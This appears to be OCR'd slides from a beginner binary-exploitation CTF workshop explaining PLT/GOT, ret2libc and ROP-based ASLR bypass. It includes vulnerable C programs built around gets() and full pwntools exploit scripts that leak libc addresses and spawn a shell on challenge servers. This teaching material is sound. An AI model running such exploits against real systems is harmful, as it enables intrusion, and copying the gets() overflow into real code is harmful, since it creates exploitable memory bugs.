
Used to call external functions whose address isn’t known at the time of linking

Global Offset Table (GOT)

Maps symbols in programming code to their corresponding **absolute** memory address
It’s loaded each time the program starts

~ Wikipedia-Kun

LIBC Function Call



Location	Function Name	Address in LIBC
0x804a004	printf	0xf7d82f30
0x804a008	puts	0xf7da5190
0x804a00c	system	0xf7d7b840

PLT and GOT


pwndbg> disassemble vuln
...
0x080484d9 <+12>: call 0x8048380 <gets@plt>
pwndbg> disassemble 0x8048380
Dump of assembler code for function gets@plt:
0x08048380 <+0>: jmp DWORD PTR ds:0x804a00c
...
pwndbg> disassemble 0x804a00c
0x804a00c <gets@got.plt>: xchg BYTE PTR
[ebx-0x7c69f7fc],al

Returning To LIBC


HOW?


Leak the contents of the global offset table

Generate a ROP chain to call puts() and set the GOT as the parameter

HOW?


Chain the vuln() function again so you can insert another ROP chain


0x00000000
0xFFFFFFFF
AAAA
AAAA
Address of puts@PLT
POP-RET Gadget
Address of puts@GOT
Address of vuln()


0x00000000
0xFFFFFFFF
AAAA
AAAA
Address of system@LIBC
POP-RET Gadget
Address of /bin/sh

Use u32() which inverts p32()

Calculate LIBC Base Address



Generate ROP with multiple ELFs

ret2libc.c


35 mins to pwn ret2libc32

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30006`

```c
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```

Exploit Flow




Calculate Padding (De Bruijn Sequence)

Leak address of functions to calculate LIBC address using ROP chain

ROP chain to jump to system with “/bin/sh” as its parameter


Get Shell!

```python
from pwn import *

elf = context.binary = ELF("./ret2libc32")

p = remote("pwn.platypew.social", 30006)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')
p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")
print(p.recvuntil(b"\n").strip())  # Location of gets()

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('puts', [elf.got['puts']])
p.sendline(rop.chain())
print(p.recvuntil(b"\n").strip())  # Location of puts()
```



Too Many Bytes?

puts() keeps printing until it hits a null-byte, only the first 4-bytes are relevant to us



LIBC.RIP

Using trial and error,
bottom 3 LIBCs are valid

```python
from pwn import *

elf = context.binary = ELF("./ret2libc32")
libc = ELF("./libc6-i386_2.35-0ubuntu3_amd64.so")

p = remote("pwn.platypew.social", 30006)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')

p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")

GETS_LIBC = u32(p.recv().strip()[:4])  # Get only the first 4 bytes

libc.address = GETS_LIBC - libc.sym["gets"]

rop = ROP([elf, libc])
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('system', [next(libc.search(b"/bin/sh\x00"))])
rop.call('exit', [0])  # So program exits gracefully

p.sendline(rop.chain())
p.interactive()
```

Success!

ret2libc.c


35 mins to pwn ret2libc64

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30007`

```c
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```

Exploit Flow



Calculate Padding (De Bruijn Sequence)

Leak address of functions to calculate LIBC address using ROP chain


ROP chain to jump to system with “/bin/sh” as its parameter

Get Shell!

```python
from pwn import *

elf = context.binary = ELF("./ret2libc64")

p = remote("pwn.platypew.social", 30007)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x6161616161616161, n=8))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')
p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")
print(p.recvuntil(b"\n").strip())  # Location of gets()

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x6161616161616161, n=8))
rop.call('puts', [elf.got['gets']])
p.sendline(rop.chain())
print(p.recvuntil(b"\n").strip())  # Location of puts()
```

Too Little Bytes?

puts() keeps printing until it hits a null-byte, so you'll need to pad the remaining null-bytes yourself



LIBC.RIP

Using trial and error,
bottom 3 LIBCs are valid


```python
from pwn import *

elf = context.binary = ELF("./ret2libc64")
libc = ELF("./libc6_2.35-0ubuntu3_amd64.so")

p = remote("pwn.platypew.social", 30007)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x6161616161616161, n=8))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')

p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")

GETS_LIBC = u64(p.recv().strip().ljust(8, b"\x00"))  # Pad with null-bytes to hit 8 characters

libc.address = GETS_LIBC - libc.sym["gets"]

rop = ROP([elf, libc])
rop.raw(b"A" * cyclic_find(0x6161616161616161, n=8))
rop.raw(rop.ret.address)
rop.call('system', [next(libc.search(b"/bin/sh\x00"))])
rop.call('exit', [0])  # So program exits gracefully

p.sendline(rop.chain())
p.interactive()
```

Success!

Takeaways For Today

Take Control of the Return Pointer

Inject and Debug Shellcode



Basics of Return-Oriented Programming

Basics of Bypassing ASLR


CONGRATS!
You are now a **novice** at
Binary Exploitation :)

WHERE DO I GO FROM HERE?

1. Reversing Binaries
2. Heap Exploitations
3. Format String Exploits
4. Exploit Different Architectures and Platforms
5. Play More CTFs!

Some QR Codes

Source Codes

My GitHub